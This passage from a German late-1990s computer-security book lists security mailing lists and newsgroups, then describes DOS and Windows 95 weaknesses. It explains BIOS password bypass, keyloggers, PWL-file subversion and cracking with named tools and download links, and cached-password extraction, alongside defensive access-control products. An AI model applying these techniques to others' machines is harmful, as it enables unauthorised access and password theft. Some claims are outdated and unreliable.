majordomo@toad.com	Die Cyberpunks-Mailing-Liste. Mitglieder diskutieren über Themen wie Privatsphäre und Kryptographie (wenn ein wichtiges kryptographisches API geknackt wird, hören Sie es wahrscheinlich hier zuerst). Um sich anzumelden, senden Sie eine Nachricht mit dem Befehl SUBSCRIBE im Textfeld.
majordomo@uow.edu.au	Die Intrusion-Detection-Systems-Mailing-Liste. Mitglieder dieser Liste diskutieren über Echtzeittechniken zum Aufdecken von Eindringlingen, Agents, Enwicklungen von neuronalen Netzen usw. Um sich anzumelden, senden Sie eine Nachricht mit dem Befehl subscribe ids im Textfeld.
listserv@listserv.ntbugtraq.com	Die NTBUGTRAQ-Mailing-Liste. Verwaltet von Russ Cooper, verfolgt die NTBUGTRAQ-Liste Sicherheitsschwachstellen (und andere Sicherheitsaspekte) von Microsoft Windows NT. Um sich anzumelden, senden Sie eine Nachricht mit dem Befehl subscribe ntbugtraq Ihr_Vorname Nachname im Textfeld.
risks-request@csl.sri.com	Das Risks-Forum. Die Mitglieder dieser Liste diskutieren über eine Vielfalt von Risiken, denen wir in einer informationsbasierten Gesellschaft ausgesetzt sind. Beispiele sind die Überschreitung der Privatsphäre, Kreditkartendiebstahl, Cracking-Angriffe usw. Um sich anzumelden, senden Sie eine Nachricht mit dem Befehl SUBSCRIBE im Textfeld.

ssl-talk-request@ netscape.com	Die Secure Socket Layer Mailing-Liste. Mitglieder dieser Liste diskutieren über Entwicklungen in SSL und potentielle Sicherheitsaspekte. Um sich anzumelden, senden Sie eine Nachricht mit dem Befehl SUBSCRIBE im Textfeld.
support@support. mayfield.hp.com	Hewlett-Packard-Sicherheitshinweise. Um sich anzumelden, senden Sie eine Nachricht mit dem Befehl subscribe security info im Textfeld.

16.8 Usenet-Newsgruppen

Eine weitere wertvolle Informationsquelle können Usenet-Newsgruppen darstellen. Tabelle 16.2 nennt Newsgruppen, die sich mit Sicherheitslöchern auseinandersetzen.

Tabelle 16.2: Newsgruppen zu Sicherheitslöchern und Schwachstellen

Newsgroup	Themenspektrum
alt.2600	Hacking, Cracking und Exploits. Diese Newsgruppe hat die beste Zeit hinter sich und wird inzwischen vor allem von Anfängern und Jugendlichen belebt.
alt.2600.crackz	Hacking, Cracking. Themenschwerpunkt sind vornehmlich Cracks. Fungiert auch als Drehscheibe für Cracks und Raubkopien.
alt.2600.hackerz	Hacking, Cracking. Diese Newsgruppe ist alt.2600 ähnlich.
alt.computer.security	Allgemeine Computer-Sicherheit. Entspricht größtenteils comp.security.misc.
alt.hackers.malicious	Denial-of-Service, Cracking, Virus-Programme. Den Teilnehmern geht es primär um Schadensmaximierung.
alt.security	Sehr generelle Sicherheitsaspekte. Neben Informationen zu Alarmsystemen, CS-Gas und Personenschutz tauchen manchmal auch nützliche Hinweise zu Netzwerksicherheit auf.
alt.security.espionage	Für echte Verschwörungsanhänger.
alt.security.pgp	Pretty-Good-Privacy. Diese Newsgruppe über PGP bringt zuweilen interessante und teils ausladende Debatten zum Thema Kryptographie hervor.
comp.lang.java.security	Die Java-Programmiersprache. Ein informatives Forum, das insbesondere Sicherheitslücken in Java als erstes aufdeckt.
comp.os.netware.security	NetWare-Sicherheit. Eine lohnende Newsgruppe, die lebendiger ist, als man glauben möchte.

`comp.security`	Allgemeine Sicherheitsthemen. Entspricht partiell `alt.security` mit einer etwas stärkeren Tendenz in Richtung Computer-Sicherheit.
`comp.security.firewalls`	Firewalls. Diese Newsgruppe ist etwas gewagter als andere Firewall-Listen. Die Debatten sind informativ und lohnend.
`comp.security.misc`	Allgemeine Sicherheitsthemen.
`comp.security.unix`	Unix-Sicherheit. Aufschlußreich und aktuell. Die wahrscheinlich beste Unix-Newsgruppe
`microsoft.public.cryptoapi`	Kryptographie-Aspekte auf der Microsoft-Plattform. Bietet Informationen zu Schwachstellen in Microsofts Crypto API.

16.9 Mailing-Listen von Anbietern, Patch-Archive und Informationsquellen

Abschließend werden in den folgenden Abschnitten Mailing-Listen von Anbietern, Patch- Archive und weitere Quellen sicherheitsrelevanter Informationen aufgeführt.

Silicon Graphics Security Headquarters

Das Silicon Graphics Security Headquarter bietet folgende, allgemein zugängliche Informationsquellen an:

- SGI-Sicherheitshinweise. SGI Sicherheitshinweise liefern aktuelle Informationen zu Sicherheitsschwachstellen des IRIX-Betriebssystems. Sie finden diese Hinweise unter *http://www.sgi.com/Support/security/ advisories.html*.
- SGI-Sicherheitspatches. SGI bietet ein Patcharchiv. Dies ist eine gute Quelle voller Lösungen für ältere Schwachstellen. Sie finden die Patches unter *http://www.sgi.com/Support/security/patches.html*.
- Qs Programm-Toolbox. Dies ist eine Sammlung von sicherheitsrelevanten Programmen, die Ihnen dabei helfen, die Sicherheit Ihres SGI-Systems zu erweitern. Sie finden hier Scanning-Tools, Protokollierungsutilities und sogar Zugangskontroll-Listen-Tools. Schauen Sie sich die Programme an unter *http://www.sgi.com/Support/security/ toolbox.html*.

Die Homepage von SGIs Security Headquarters finden Sie unter *http://www.sgi.com/ Support/security/security.html*.

Das Sun-Security-Bulletin-Archiv

Sun Microsystems bietet aktuelle Sicherheitsbulletins über viele seiner Produkte. Diese Bulletins finden Sie auf dem SunSolve-Server unter *http://sunsolve.sun.com/pub-cgi/ secbul.pl*.

Die ISS-NT-Security-Mailing-Liste

Die NT-Security-Mailing-Liste wird von Internet Security Systems (ISS) verwaltet. Es ist ein Mailing-Listen-Archiv, in dem Leute Fragen (oder Antworten) über NT-Sicherheit stellen. In dieser Hinsicht sind die Nachrichten Usenet-Artikeln sehr ähnlich. Sie sind in Listenform präsentiert und können sortiert nach Thema, Autor oder Datum angesehen werden. Gehen Sie zu *http://www.iss.net/lists/ntsecurity/*, um sich die Listeneinträge anzusehen. Von dieser Adresse können Sie sich auch mit anderen Mailing-Listen zum Thema Sicherheit verbinden lassen, darunter nicht nur Windows-NT-relevante Listen sondern auch Mailing-Listen zum Thema integrierte Sicherheit. Außerdem können Sie sich nur die aktuellsten Nachrichten ansehen oder das Archiv durchsuchen.

Das National Institute of Health

Die Computer-Security-Information-Seite am National Institute of Health (NIH) ist eine Link-Seite. Sie beinhaltet Verweise auf Online-Magazine, Hinweise, Vereinigungen, Organisationen und andere interessante Websites zum Thema Sicherheit. Sie finden die NIH-Seite unter *http://www.alw.nih.gov/Security/security.html*. Dies ist eine sehr große Site. Ein besserer Weg ist vielleicht, sich direkt den umfassenden Index anzuschauen, den Sie unter *http://www.alw.nih.gov/Security/tcontents.html* finden.

Der Computer and Network Security Reference Index

Dieser Index ist eine weitere gute Informationsquelle. Er bietet Links zu Hinweisen, Newsgroups, Mailing-Listen, Herstellern und Archiven. Sie finden ihn unter *http://www.telstra.com.au/info/security.html* .

Eugene Spaffords Security Hotline

Eugene Spaffords Site kann in fünf Worten zusammengefaßt werden: die ultimative Seite für Sicherheitsinformationen. Von den Hunderten von Seiten zum Thema Sicherheit ist dies die umfassendste Sammlung verfügbarer Links. Im Gegensatz zu vielen Linkseiten, deren Links längst veraltet sind, bleibt diese Seite aktuell. Schauen Sie sie sich an unter *http://www.cs.purdue.edu/coast/hotlist/*.

16.10 Zusammenfassung

In diesem Kapitel zeige ich Ihnen, daß Aktualität ein kritischer Punkt ist. Ich weiß keine bessere Art, diesen Punkt nochmals zu demonstrieren, als folgendes zu enthüllen: Ich habe vier Stunden gebraucht, um dieses Kapitel zusammenzuschreiben. Während dieses Zeitraums sind fünf Sicherheitslöcher aufgetaucht.


---

vorheriges Kapitel | Inhaltsverzeichnis | Stichwortverzeichnis | Kapitelanfang | nächstes Kapitel

vorheriges Kapitel | Inhaltsverzeichnis | Stichwortverzeichnis | nächstes Kapitel

17

Microsoft



Früher hatten Microsoft-Produkte den Ruf, sehr wenig Sicherheit zu bieten. Zum Glück hat sich das bis heute etwas gebessert. Allerdings müssen Sie schon zu Windows NT greifen, wenn Sie mit einer halbwegs sicheren Microsoft-Plattform arbeiten wollen. Microsoft hat in den Mailing-Listen zur Internet-Sicherheit oft genug klargestellt, daß man nicht vorhat, die Sicherheitskontrollen von Microsoft Windows 3.11, 95 oder 98 neu zu schreiben.

Aus diesem Grund werde ich hier auch nur kurz auf DOS oder ältere Versionen des Windows-Betriebssystems eingehen. (Den Platz widme ich lieber Windows NT.) Ich beginne dieses Kapitel mit den wenigen Informationen, die zum Knacken eines Rechners erforderlich sind, auf dem ein anderes Microsoft-Betriebssystem als NT installiert ist.

17.1 DOS

Microsofts Betriebssystem DOS ist das meistgenutzte Betriebssystem aller Zeiten. Es ist klein, erfordert wenig Speicher und kommt mit wenigen Befehlen aus. DOS 6.22 hat nur ca. 1/16 der Befehle eines vollständigen Unix.

Obwohl die Popularität von DOS in den letzten Jahren nachgelassen hat, benutzen es immer noch sehr viele. (Ich begegne auf Netzwerk-Computern oft einer Mischung aus DOS und Windows 3.11. Und das, obwohl diese Kombination von Natur aus unsicher ist.) Ich möchte die Schwachstellen solcher Systeme im folgenden kurz aufzeigen.

17.1.1 IBM-kompatible Systeme

Microsoft DOS läuft nur auf IBM-kompatibler Hardware. Bei der Entwicklung der IBM- Architektur stand die Sicherheit nicht an erster Stelle. Deshalb ist jedes DOS-basierte System sehr leicht zu attackieren. Das fängt schon beim BIOS-Paßwort an.

Das BIOS-Paßwort

BIOS-Paßwörter (die auf den 286er zurückdatieren) können von jedem deaktiviert werden, der physikalischen Zugang zum Rechner hat.

Hinweis:

BIOS-Paßwörter werden verwendet, um die Konsole vor unberechtigten Benutzern zu schützen. Das BIOS-Paßwort erzwingt beim Booten ein Paßwort- Prompt. Der Bootvorgang wird praktisch angehalten, bis der Anwender das korrekte Paßwort eingegeben hat.

Um den BIOS-Paßwortschutz zu deaktivieren, müssen Sie nur die CMOS-Batterie auf dem Mainboard außer Betrieb setzen, indem Sie sie z.B. entfernen oder kurzschließen. Wenn das BIOS-Paßwort gelöscht ist, kann ein Cracker auf das System zugreifen. Netzwerk-Workstations sind auf diese Weise leicht zu knakken. Dabei ist es nicht einmal unbedingt erforderlich, daß der Angreifer den Rechner auseinandernimmt. Er kann auch ein Hilfsprogramm zum Stehlen des Paßworts (*Password Capturing Utility)* benutzen. Damit kann jeder das BIOS-Paßwort auslesen, während der Rechner läuft. Die beliebtesten sind:

- *Amiecod.* Dieses kleine Utility ist sehr zuverlässig. Es liefert das zuletzt benutzte Paßwort auf einem Motherboard mit einem American Megatrends BIOS.

http://pipeta.chemia.pk.edu.pl/pub/misc/util/biospass/amipass.arj

- *Ami.com.* Gleiche Funktionalität wie Amiecod. Liefert ein AMI-CMOS-Paßwort.

http://www.chips.navy.mil/oasys/info/ami.zip

- *Aw.com.* Dieses Utility liefert das auf einem Board mit einem Award-BIOS verwendete Paßwort.

http://samarac.hfactorx.org/Filez/aw.zip

Nachdem er einmal drin ist, wird der Cracker sich weiteren bzw. privilegierten Zugriff verschaffen wollen. Um auf einem vernetzten DOS-Rechner privilegierten Zugriff zu erhalten, muß der Cracker Benutzerkennungen und Paßwörter herausfinden. Dazu wird er sich wahrscheinlich eines Utilities zum Tastatur-Recording *(Key-capture Utility)* bedienen.

17.1.2 Tastatur-Recorder

Tastatur-Recorder zeichnen Tastatureingaben auf, die nach einem bestimmten Ereignis gemacht werden. (Der üblichste Auslöser ist das Einloggen.) Diese Tastatureingaben werden dann in einer verborgenen Datei gespeichert.

Das Verzeichnis, in dem die Tastatureingaben gespeichert werden, kann ebenfalls verborgen werden. Die beliebteste Methode, ein Verzeichnis zu verbergen, ist die Verwendung des (ALT)+(2)+(5)+(5)-Zeichens als Verzeichnisnamen. Dieses Zeichen ist ein erweitertes ASCII-Zeichen. In Windows erscheint es im Dateimanager als ein Kringel, den man leicht übersieht. Kids verwenden diese Methode, um Spiele und schlüpfrige Fotos auf ihren Rechnern zu Hause und in der Schule zu verbergen.

Tip:

Verborgene Dateien werden im allgemeinen durch den attrib-Befehl erzeugt oder durch den Tastatur-Recorder selbst; d.h. der Programmierer hat diese Möglichkeit in die Software integriert.

Es gibt einige Tastatur-Recorder für DOS. Die beliebtesten und ihre Dateinamen stehen in Tabelle 17.1. Um diese Utilities zu finden, geben Sie am besten in der Suchmaske von http://altavista.digital.com/ den Dateinamen ein.

Tabelle 17.1: Beliebte Tastatur-Recorder

Utility	Dateiname	Eigenschaften
Keycopy	`keycopy.zip`	Zeichnet bis zu 200 Tastenanschläge in WordPerfect, MultiMate, Norton Editor und Standard-Befehlszeilenumgebungen auf.
Playback	`PB19C.ZIP`	Zeichnet Tastatureingaben auf und gibt sie in genau derselben Reihenfolge und Geschwindigkeit wieder, in der sie eingegeben wurden. Gut für die Simulation von Logins geeignet.
Phantom2	`phantom2.zip`	Zeichnet Tastatureingaben in allen Umgebungen auf. Dieses Utility hat viele Vorzüge, unter anderem die zeitbasierte Wiedergabe.
Keytrap	`keytrap1.zip`	Leistungsfähiges Werkzeug zur Aufzeichnung von Tastatureingaben zu einem festgelegten Zeitpunkt.

Im allgemeinen brauchen Cracker aber keine Tastatur-Recorder. DOS hat keine obligatorische oder gar freiwillige Zugriffskontrolle. Deshalb ist das Spiel schon vorbei, sobald ein Cracker an einen Prompt gelangt ist. Die einzige Möglichkeit, dies zu verhindern, ist die Installation von Zusatzprogrammen zur Zugriffskontrolle.

17.1.3 Zugriffskontroll-Software für DOS

Mit den folgenden Paketen kann man eine Zugriffskontrolle für DOS einrichten.

Secure 1.0

Secure 1.0 verhindert, daß unbefugte Benutzer auf ein bestimmtes Verzeichnis zugreifen können. Das Verzeichnis bleibt allerdings für den Benutzer sichtbar, er kann nur nicht darauf zugreifen. Die unregistrierte Version ermöglicht die Kontrolle über ein Verzeichnis. Sie finden sie hier:

ftp://ftp.cs.cuhk.edu.hk/pub/simtel/win3/security/secure10.zip

Secure File System (SFS)

SFS ist eine exzellente Sammlung von Sicherheitsanwendungen für DOS. Sie bietet eine High-Level-Kryptographie für DOS-Volumes (bis zu fünf gleichzeitig), verbesserte Stealth-Eigenschaften und eine gute Dokumentation. Außerdem erfüllt SFS den Federal Information Processing Standard (FIPS). Seine Kompatibilität mit vielen Disk-Caching- und Speicherverwaltungsprogrammen macht das Programm recht vielseitig. Hier die Adresse:

ftp://ftp.telepac.pt/pub/garbo/pc/crypt/sfs110.zip

Sentry

Sentry ist für ein Shareware-Produkt ziemlich vollständig und ermöglicht Ihnen sogar den Schutz einzelner Dateien. Außerdem bietet es Paßwortalterung und einigen Support für Windows. Sie können Sentry an folgender Site finden:

ftp://ftp.digital.com/pub/micro/pc/simtelnet/msdos/security/sentryba.zip

Encrypt-It

Encrypt-It bietet eine High-Level DES-Verschlüsselung für DOS, die auf einzelne Dateien oder eine Reihe von Dateien angewandt werden kann. Das Programm ermöglicht es Ihnen auch, Ihre Verschlüsselung über Makros von bis zu 1.000 Zeichen Länge zu automatisieren. Das Paket enthält ein Benchmark-Tool, mit dem Sie bestimmen können, wie gut eine bestimmte Datei verschlüsselt ist. Sehen Sie hier nach:

http://www.maedae.com/

LCK2

LCK2 sperrt das Terminal, während Sie weg sind. Es erlaubt keinen Warmstart oder Interrupt-Tastenkombinationen ((Strg)+(Alt)+(Entf) oder (Strg)+(Pause)). Das könnte für Umgebungen nützlich sein, in denen es den Benutzern strengstens untersagt ist, die Rechner neu zu starten. Sie finden es hier:

ftp://ftp.lib.sonoma.edu/pub/simtelnet/msdos/security/lck100.zip

Gateway2

Gateway2 fängt Reboot-Versuche mit (Strg)+(Alt)+(Entf) und den Funktionstasten (F5) und (F8) ab. (Das Drücken der (F5)- oder (F8)-Taste hält den Bootvorgang an und umgeht Konfigurationsdateien wie AUTOEXEC.BAT und CONFIG.SYS. Das ist eine Möglichkeit, an einen Prompt zu gelangen.) Gateway2 hat noch weitere Vorzüge, wie z.B. die Unterstützung eines Paßwortschutzes für bis zu 30 Benutzer auf einem einzigen Rechner. Sehen Sie hier nach:

ftp://ftp.lib.sonoma.edu/pub/simtelnet/msdos/security/gatewy12.zip

17.1.4 Sites mit DOS-Sicherheitstools

Im folgenden sind einige Sites aufgeführt, auf denen Sie Sicherheitstools für die DOS- Umgebung finden.

Der Simtel-DOS-Security-Index

Diese Seite bietet Nützliches zu Paßwortschutz, Zugriffsbeschränkungen und Schutz des Bootvorgangs. Sie finden sie an folgender Adresse:

http://www.cpdee.ufmg.br/simtel/simtel_index_security.html

Die CIAC-DOS-Security-Tools-Seite

Diese Seite enthält wichtige Informationen zum Thema Zugriffsbeschränkung und bietet ein Programm zum Schutz von bestimmten Zylindern einer Festplatte an.

http://ciac.llnl.gov/ciac/ToolsDOSSystem.html

DOS-Sicherheitstools bei Cypher.net

Diese Seite bietet Material zu Paßwortschutz, Zugriffskontrolle und Bootschutz. Sie befindet sich unter:

http://www.cypher.net/tools/dossecure.html

The Repository at Oakland.edu

Diese Site enthält Informationen zu Paßwortschutz, Zugriffskontrolle und Bootschutz. Sie finden sie unter:

ftp://oak.oakland.edu/pub/simtelnet/msdos/security/

17.2 Windows for Workgroups und Windows 95

Windows for Workgroups und Windows 95 bieten nur wenig mehr Sicherheit als DOS. Beide verlassen sich auf das PWL-Paßwortschema. PWL-Dateien werden erstellt, wenn Sie Ihr Paßwort erzeugen, und befinden sich per Voreinstellung im Verzeichnis C:\WINDOWS. Davon abweichende Speicherpfade finden Sie in der SYSTEM.INI. (In der SYSTEM.INI wird der PWL-Pfad festgelegt.)

17.2.1 Das Paßwortlisten(PWL)-Paßwortschema

Das PWL-Paßwortschema ist nicht sicher und kann durch einfaches Löschen der Dateien überwunden werden.

Hinweis:

Wenn der Cracker keine Zeichen seines Eindringens hinterlassen will, wird er die PWL-Dateien wahrscheinlich nicht löschen. Statt dessen wird er neu booten, das Laden von Windows unterbrechen ((F5) oder (F8)) und die SYSTEM.INI editieren. Dort wird er die Pfadangabe von der Voreinstellung (`C:\WINDOWS`) in ein temporäres Verzeichnis ändern. In diesem temporären Verzeichnis wird er eine andere PWL-Datei einfügen, zu der ihm das Paßwort bekannt ist. Dann wird er neu booten und sich anmelden. Nach getaner Arbeit wird er die `SYSTEM.INI` wieder in ihren alten Zustand versetzen.

Bei komplexeren Cracking-Schemata muß der Angreifer das Paßwort tatsächlich in Erfahrung bringen (z.B. wenn der Cracker ein lokales Windows-System verwendet, um einen entfernten Windows-NT-Server zu knacken). In solchen Umgebungen hat der Cracker zwei Möglichkeiten: Er kann entweder die PWL-Paßwortdatei des Windows-95-Rechners knakken oder das Paßwort aus dem

Cache-Speicher ziehen, während das Ziel noch eingeloggt ist. Beide Techniken werden wir kurz vorstellen.

Knacken von PWL-Dateien

Normale PWL-Dateien zu knacken, die auf dem durchschnittlichen Windows-95-Rechner erzeugt worden sind, ist einfach. Dafür brauchen Sie nur ein Utility namens Glide.

Glide

Glide dient zum Knacken von PWL-Dateien. Für Interessierte liegt der Quellcode des Programms bei. Um Glide zu verwenden, geben Sie den Dateinamen (PWL) und den damit verbundenen Benutzernamen ein. Glide ist sehr effektiv und kann im Web unter folgender Adresse gefunden werden:

http://morehouse.org/hin/blckcrwl/hack/glide.zip

Hinweis:

Um dieses Problem zu beheben, sollten Sie Zugriffskontroll-Software von Drittanbietern installieren. Sollten Sie gezwungen sein, sich auf den PWL- Paßwortschutz zu verlassen, können Sie Ihre Lage trotzdem verbessern. GLIDE kann keine Paßwort-Dateien knacken, die auf einem Rechner mit installiertem Windows 95 Service Pack 1 erzeugt worden sind. Sie sollten also wenigstens immer die neuesten Service-Packs installieren.

17.2.2 Herausziehen des Paßworts aus dem Cache-Speicher

In dem PWL-System werden zwei unterschiedliche Funktionen verwendet: eine zum Verschlüsseln und Speichern des Paßworts und eine andere zum Abrufen. Diese Routinen sind:

- `WNetCachePassword()`
- `WNetGetCachedPassword()`

Das Paßwort verbleibt im Cache. Sie können in VC++ oder VB eine Routine schreiben, die sich das Paßwort eines anderen Benutzers holt. Die einzige Einschränkung ist, daß der andere Benutzer eingeloggt sein muß, wenn das Programm ausgeführt wird (so daß sein Paßwort abgefangen werden kann). Das Paßwort kann dann in einen anderen Speicherbereich ausgelagert werden. Wenn Sie soweit gekommen sind, können Sie das Paßwort-Sicherheitsschema umgehen, indem Sie die so gecachte Version des Paßworts benutzen. (Diese Technik wird *Cache Flushing* genannt. Sie beruht auf demselben Prinzip wie die Verwendung eines Debuggers zur Aufdeckung von Authentifizierungsschemata in Client-Software.)

Sie können auch erzwingen, daß das gecachte Paßwort in der Auslagerungsdatei gespeichert wird. Das ist jedoch eine mühsame und aufwendige Methode; es gibt andere, leichtere Wege.

Tip:

Eine Methode ist, die Paßwort-Datenbank sehr schnell mit mehreren Einträgen zu bombardieren. Dazu können Sie ein Utility wie Claymore verwenden. Durch diese Technik füllen Sie den für Paßwörter verfügbaren Platz vollständig aus. Dies verursacht einen Überlauf, und die Routine verwirft ältere Paßwörter. Allerdings hinterläßt diese Methode deutliche Spuren.

Auf jeden Fall ist das PWL-System von Natur aus mangelhaft und bietet sehr wenig Schutz gegen Eindringlinge. Wenn Sie Windows 95 verwenden, müssen Sie Zugriffskontroll-Software von Drittanbietern installieren. Im folgenden sind einige solche Produkte und deren Hersteller aufgeführt.

17.2.3 Zugriffskontroll-Software für Windows 95

Cetus StormWindows

Cetus Software, Inc.
P.O. Box 700
Carver, MA 02330
E-Mail: support@cetussoft.com URL: http://www.cetussoft.com/

Cetus StormWindows für Windows 95 ermöglicht Ihnen, fast alles in Ihrer Windows-95- Umgebung wirkungsvoll zu verbergen und zu schützen, wie z.B.:

- Verknüpfungen und Ordner
- Laufwerke und Verzeichnisse
- Netzwerkgeräte und -drucker

Insgesamt bietet Cetus StormWindows für Windows 95 eine sehr umfassende Zugriffskontrolle. (Dieses Produkt verhindert auch die meisten alternativen Boot-Versuche, wie Warmstarts, (Strg)+(Alt)+(Entf) und Funktionstasten.)

Clasp 97

Ryan Bernardini
4 Grand Banks Circle
Marlton, NJ 08053
E-Mail: ryan@cyberenet.net URL: http://www.cyberenet.net/~ryan/Clasp97/

Clasp 97 bietet guten Paßwortschutz, deaktiviert den Zugriff auf Windows 95 und verhindert Warmstarts und (Strg)+(Alt)+(Entf)-Tastenkombinationen.

ConfigSafe 95 von Tech Assist, Incorporated

Tech Assist, Inc.
11350 66th Street Suite 105
Largo, FL 33773-5524
Tel. 001-800-274-3785
E-Mail: info@toolsthatwork.co URL: http://www.toolsthatwork.com/csafe95.htm

ConfigSafe 95 schützt Registry- und DLL-Dateien davor, überschrieben oder gefälscht zu werden. Das ist wichtig, weil die Registry in bestimmten Fällen die Paßwörter in Klartext enthält.

DECROS Security Card von DECROS, Ltd.

DECROS, Ltd.
J. S. Baara 40
370 01 Ceske Budejovice, Tschechien
Tel. 0042-38-731 2808
E-Mail: info@decros.cz URL: http://www.decros.cz/

DECROS Security Card bietet eine physikalische C2-Level-Zugriffskontrolle für Windows 95 mit Hilfe eines Keykarten-Systems. Ohne eine solche Karte kann niemand auf das System zugreifen.

Desktop Surveillance 97

Omniquad
E-Mail: support@omniquad.com URL: http://www.omniquad.com/

Desktop Surveillance 97 ist ein vollständiges Utility für die Zugriffskontrolle unter Windows 95. (Dieses Produkt bietet sehr gute Protokollierungs- und Audit-Möglichkeiten.)

FutureLock von Nerds Unlimited

Nerds Unlimited
5 Rowes Mews - St Peters Basin - Quayside
Newcastle Upon Tyne - England - NE6 1TX
Tel. 0044-191-2765056
E-Mail: webmaster@nerdsunlimited.com URL: http://www.nerdsunlimited.com/

FutureLock bietet eine Zugriffskontrolle für Windows 95 und unterstützt bis zu 999 Benutzer pro Rechner.

HD95Protect

Gottfried Siehs
E-Mail: g.siehs@tirol.com URL: http://www.geocities.com/SiliconValley/Lakes/ 8753/

HD95Protect hat eine Zugriffskontrolle auf Hardware-Ebene und schränkt den Zugriff auf die Festplatte ein.

Secure4U

Advanced Computer Research
E-Mail: sales@acrmain.com URL: http://www.acrmain.com/index.html

Secure4U verfügt über wirksame Filter- und Zugriffskontrollmöglichkeiten. Es zielt speziell darauf ab, Java- und andere Plug-Ins und Sprachen mit eingebettetem Text daran zu hindern, in Ihr Netzwerk

einzudringen.

StopLock 95 von PCSL

PCSL
Park Creek Place 3625 N. Hall Street Suite 740
Dallas, TX 75219
Tel. 001-214-520-2229
E-Mail: kmacfarlane@pcsl.com URL: http://www.pcsl.com/

StopLock bietet eine Zugriffskontrolle für Windows 95. Das Paket enthält auch eine Boot- Kontrolle, Audit-Funktionen und Protokollierungstools.

Windows Task-Lock von Posum

Posum L.L.C.
P.O. Box 21015
Huntsville, AL 35824
Tel. 001-205-895-8361
E-Mail: 103672.2634@compuserve.com URL: http://posum.com/

Windows Task-Lock 4.1 bietet eine einfache, preiswerte und effektive Möglichkeit, bestimmte Anwendungen für Windows 95 mit einem Paßwort zu schützen, unabhängig davon, wie sie ausgeführt werden. Es ist leicht zu konfigurieren und erfordert wenig oder gar keine Änderungen Ihrer aktuellen Systemkonfiguration. Optionale Sound-Ereignisse, Stealth-Modus und ein Paßwort-Timeout sind ebenfalls verfügbar.

CyberWatch

CyberWatch ist ein Programm zur Erkennung von Gesichtern. Die Software erkennt nur die Gesichter, die in ihrer Gesichterdatenbank abgelegt sind. Der Computer sieht sich also wirklich Ihr Gesicht an, um zu bestimmen, ob Sie ein autorisierter Benutzer sind. Das Unternehmen behauptet, daß CyberWatch auf dem Einsatz neuronaler Netze basiert. Sehen Sie sich es mal an:

http://www.miros.com/

WP WinSafe

WinSafe ist ein sehr vielversprechendes Utility, das Ihnen die Kontrolle einzelner Laufwerke ermöglicht. Dadurch können Sie zum Beispiel Unbefugte daran hindern, auf Ihr CD-ROM- Laufwerk zuzugreifen. Besonders interessant ist, daß WinSafe auch Netzwerk-Laufwerke schützt. Sie können das Utility testen, indem Sie sich die Shareware-Version besorgen.

Warnung:

Die Dokumentation warnt davor, daß die Verwendung des Policy-Editors zum Einstellen des Real Mode von DOS möglicherweise zu Konflikten mit WinSafe führen könnte.

Sie finden WinSafe hier:

http://kite.ois.com.au/~wp/index.htm

SafeGuard

Die SafeGuard-Reihe (darunter SafeGuard Easy, SafeGuard Pro und PC/DACS für DOS/ Windows) bietet Festplatten-Verschlüsselung, Schutz gegen Booten von Diskette, Paßwortalterung und Authentifizierung und unterstützt pro Rechner bis zu 15 Benutzer. Safe Guard unterstützt mehrere wirksame Verschlüsselungsalgorithmen, darunter DES und IDEA. Besonders interessant ist, daß diese Produkte über ein Netzwerk installiert werden können (und damit der Aufwand von Einzelinstallationen entfällt).

http://www.mergent.com/utimacohome.nsf/lookup/dms/

Secure Shell

Secure Shell (SSH) ermöglicht eine sichere, verschlüsselte Kommunikation über das Internet. SSH ist ein ausgezeichneter Ersatz für Telnet oder rlogin. Es verwendet IDEA- und RSA-Verschlüsselung und ist daher extrem sicher. Es heißt, daß die Schlüssel jede Stunde verworfen und durch neue Schlüssel ersetzt werden. SSH schließt die Möglichkeit vollkommen aus, daß Dritte Ihre Kommunikation abfangen können (z.B. Paßwörter, die ansonsten in Klartext übermittelt würden). SSH-Sitzungen können nicht übernommen oder gekidnappt werden und auch nicht ausspioniert werden. Der einzige Nachteil ist, daß auch Ihr Gegenüber SSH verwenden muß, damit es funktioniert. Sie denken vielleicht, daß eine so verschlüsselte Kommunikation schrecklich langsam sein muß, aber dem ist nicht so. Unter folgender Adresse finden Sie eine der Haupt-Distributionsseiten für SSH:

http://www.datafellows.com/f-secure/

Formlogic Surveillance Agent

Der Surveillance Agent ist ein einfaches, aber mächtiges Werkzeug zur Überwachung von Systemprozessen. Es kann auf zwei Arten verwendet werden: Entweder wird Ihre Überwachung offenkundig vorgenommen oder sie erfolgt, ohne eine Spur zu hinterlassen. Das Programm wird normalerweise beim Hochfahren in den Speicher geladen und startet beim Einloggen. Alternativ dazu können Sie auch einen Auslöser bestimmen, so daß ein bestimmtes Ereignis den Überwachungsprozeß anstößt. Wenn z.B. jemand versuchen sollte, auf Ihren persönlichen Kalender zuzugreifen, könnte dies eine Überwachung auslösen. Die Autoren dieser Software haben an alles gedacht. So können Sie z.B. den Überwachungsprozeß auch als irgendeinen anderen Prozeß tarnen (falls an Ihrem Arbeitsplatz ein paar schlaue Cracker herumlaufen). Dieses sehr vollständige Tool ist dafür maßgeschneidert, jemanden auf frischer Tat zu ertappen, und es ist wahrscheinlich gut dazu geeignet, Computer-Kriminalität am Arbeitsplatz auf die Spur zu kommen.

ftp://ftp.rge.com/pub/systems/simtelnet/win3/security/spy1116.zip

Fortres 101

Dieses Programm ist ein ausgezeichnetes Tool. Wie auf der Fortres-Homepage beschrieben, kann das

Produkt Benutzer daran hindern:

> *...Boot-Vorgänge zu unterbrechen; Windows zu verlassen; an ein DOS-Prompt zu kommen; Icons hinzuzufügen, zu verschieben oder zu löschen; die Erscheinung von Windows zu verändern; Software zu installieren, zu kopieren oder herunterzuladen; vom Administrator nicht abgesegnete Programme laufen zu lassen; Low-Level- System-Tools laufen zu lassen; Drukkerkonfigurationen zu ändern; Bildschirmschoner-Konfigurationen zu ändern; wichtige Systemdateien zu löschen; Dateien auf Festplatte zu speichern; oder sich Dateien auf der Festplatte auch nur anzusehen.*

Das Utility läuft unter Windows 3.11 und Windows 95. Der Preis schreckt Gelegenheitsanwender wahrscheinlich ab, aber Systemadministratoren, die mehrere Windows-basierte Systeme verwalten müssen, sollten sich das Programm zulegen. Mehr Informationen finden Sie hier:

http://www.fortres.com/fortres.htm

17.3 Sicherheitslücken von Microsoft-Anwendungen

In dem nun folgenden Abschnitt möchte ich Schwachstellen einiger häufig verwendeter Microsoft-Anwendungen aufführen. Der Microsoft Internet Explorer (Microsofts Webbrowser) und Microsoft Exchange (ein Paket zur Mail-Verwaltung) sind zwei wichtige Netzwerkanwendungen. Deshalb möchte ich mit ihnen beginnen.

17.3.1 Microsoft Internet Explorer

